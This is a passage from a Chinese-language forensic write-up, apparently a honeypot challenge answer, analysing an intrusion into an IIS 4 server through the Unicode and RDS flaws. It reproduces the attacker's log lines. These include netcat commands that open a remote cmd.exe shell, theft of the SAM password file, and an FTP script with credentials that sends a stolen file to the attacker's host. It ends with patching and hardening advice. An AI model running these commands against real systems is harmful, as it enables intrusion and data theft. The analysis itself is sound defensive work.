21:10:42 X:1987 -> T:80 exec (unicode) 'nc -l -p 6969 -e cmd1.exe'
21:10:46 X:1988 -> T:6969 failed (RST) incoming netcat session
21:10:54 X:1989 -> T:6969 failed again
21:11:19 X:1992 -> T:80 exec (unicode) nc -l -p 6968 -e cmd1.exe
21:11:24 X:1993 -> T:6968 incoming NC cmd.exe session: see nc2.log

攻击者将 SAM 文件拷贝至 IIS 的根目录 inetpub，并通过 Web 方式下载了该文件，估计通过离线方式在攻击机上启动 L0phtCrack 进行口令破解，可以从网络流中恢复此 SAM 备份文件，利用 L0phtcrack 破解可知 Administrator 的口令为'50uthP'。攻击者获取该文件后，尝试删除，但因为锁定没有成功。攻击者又检查了一圈其他盘符后，退出了这个 shell 连接。

21:12:22 X:1993 -> T:6968 interactive (netcat): copies c:\har.txt to inetpub
21:12:32 X:1995 -> T:80 get /har.txt (sam._)
21:15:23 X:1998 -> T:80 exec (msadc): 'del c:\inetpub\wwwroot\har.txt'
21:15:35 X:2000 -> T:80 exec (msadc): 'del c:\inetpub\wwwroot\har.txt'
21:16:32 T:6968 -> X:1993 second nc session ends

攻击者又创建了 2 个 NetCat 监听服务，并在新的 6868 端口连入，但奇怪的是攻击者换了个 IP 地址 202.85.60.156。

21:16:41 X:2002 -> T:80 exec (unicode) nc -l -p 6968 -e cmd1.exe
21:19:05 X:2007 -> T:80 exec (unicode) nc -l -p 6868 -e cmd1.exe
21:20:44 Y:1345 -> T:6868 incoming NC cmd.exe: nc3.log

连入后，攻击者在攻陷主机上到处逛了逛，特别是对 exploits 目录体现了特别的兴趣，

之后他给 rfp 留下了一条消息。并修改了 IWAM 帐户的口令为 Snake69Snake69。

21:25:03 Y:1345 -> T:6868 types 'echo best honeypot i've seen till now :) > rfp.txt'
21:25:49 X:2022 -> T:80 view (unicode): boot.ini and READ.NOW.hax0r
21:26:06 X:2023 -> T:80 view (unicode): READ.me.NOW.hax0r

**向朋友展示黑了 rfp 的站：**

接下来，我们看到攻击者在Web根目录上创建了个名为test.txt的文件，内容为'This can't be true'. 并echo . >> default.htm象征性地篡改了首页。并在之后的半个多小时里，我们看到了多个不同IP地址访问了这个新创建的test.txt文件，可以想象应该攻击者在IRC频道上向他的朋友们吹嘘自己攻破了rfp的站，并将一个证明url：http://lab.wiretrip.net/test.txt转发，从而吸引了这些IP地址对该URL的访问。

21:36:02 X:2091 -> T:80 get /test.txt, result "this can't be true"
21:37:46 X:2104 -> T:80 get /test.txt, not modified response

212.187.36.4 21:34、213.46.45.28 21:37、213.48.120.242 21:38、194.126.101.110 21:38、198.142.92.196 21:39、 213.93.39.186 21:39、24.43.44.7 21:39、62.153.22.63 21:42、213.245.4.107 21:44、62.153.22.63 21:46、204.137.229.4 21:52、64.219.144.66 21:56、213.64.51.77 21:59、193.253.209.220 22:18

**Cleanup+“顺手牵羊”：**

在对蜜罐进行了 Ping、445、80 端口扫描以及登录 netcat 对文件系统等一通刺探后，攻击者又创建了另外一个 FTP 脚本文件，并上传了“窃取”的 whisker.tar.gz 文件（rfp 实现的 CGI 漏洞扫描器），然后删除了所有的 ftpcom 脚本文件。

21:50:27 X:2150 -> T:80 exec(unicode):
'copy c:\winnt\system32\cmd.exe cmd1.exe'
21:50:37 X:2151 -> T:80 exec(unicode): construct ftp script ftpcom

--- ftpcom ---
open X
johna2k
haxedj00
put c:\wiretrip\whisker.tar.gz
quit
--- ftpcom ---

21:51:29 X:2177 -> T:80 exec (unicode): 'ftp -s:ftpcom'
21:51:29 T:3158 -> X:21 ftp transfer of 'stolen' whisker, ascii
21:54:13 X:2187 -> T:80 exec (unicode) del ftpcom

4. 我们如何防止这样的攻击？

这个攻击事件中被利用的两个漏洞为 RDS 和 Unicode 漏洞，两者都已经有相应的补丁，通过打补丁可防止遭受同样的攻击。

Unicode Patch - http://www.microsoft.com/technet/security/bulletin/MS00-078.mspx

RDS Patch - http://www.microsoft.com/technet/security/Bulletin/MS02-065.mspx

不要使用 IIS4.x 这样臭名昭著的 Web Server，如果必须使用 IIS4.x，主要的防范措施有（参考自黑客大曝光）

1.为这些漏洞打上补丁，

2.禁用用不着的 RDS 等服务，

3.防火墙封禁网络内部服务器发起的连接

4.为 web server 在单独的文件卷上设置虚拟根目录

5.使用 NTFS 文件系统，因为 FAT 几乎不提供安全功能

6.使用 IIS Lockdown 和 URLScan 等工具加强 web server

5. 额外奖励问题：你觉得攻击者是否警觉了他的目标是一台蜜罐主机？如果是，为什么？

是的，攻击者绝对意识到了他的目标是作为蜜罐主机的，因为他建立了一个文件，并输入了如下内容 `C:\>echo best honeypot i've seen till now :) > rfp.txt.`

因为该目标主机作为 rfp 的个人网站，Web 服务所使用的 IIS 甚至没有更新 rfp 自己所发现的 MDAC RDS 安全漏洞，很容易让攻击者意识到这绝对是台诱饵。

Reference

http://www.wiretrip.net/rfp/txt/rfp9902.txt

http://www.wiretrip.net/rfp/txt/rfp9907.txt

http://support.microsoft.com/kb/329414

MS02-065

http://www.securityfocus.com/bid/529/exploit

http://www.axin.net/article/ShowArticle.asp?ArticleID=475

http://www.xfocus.org/articles/200008/62.html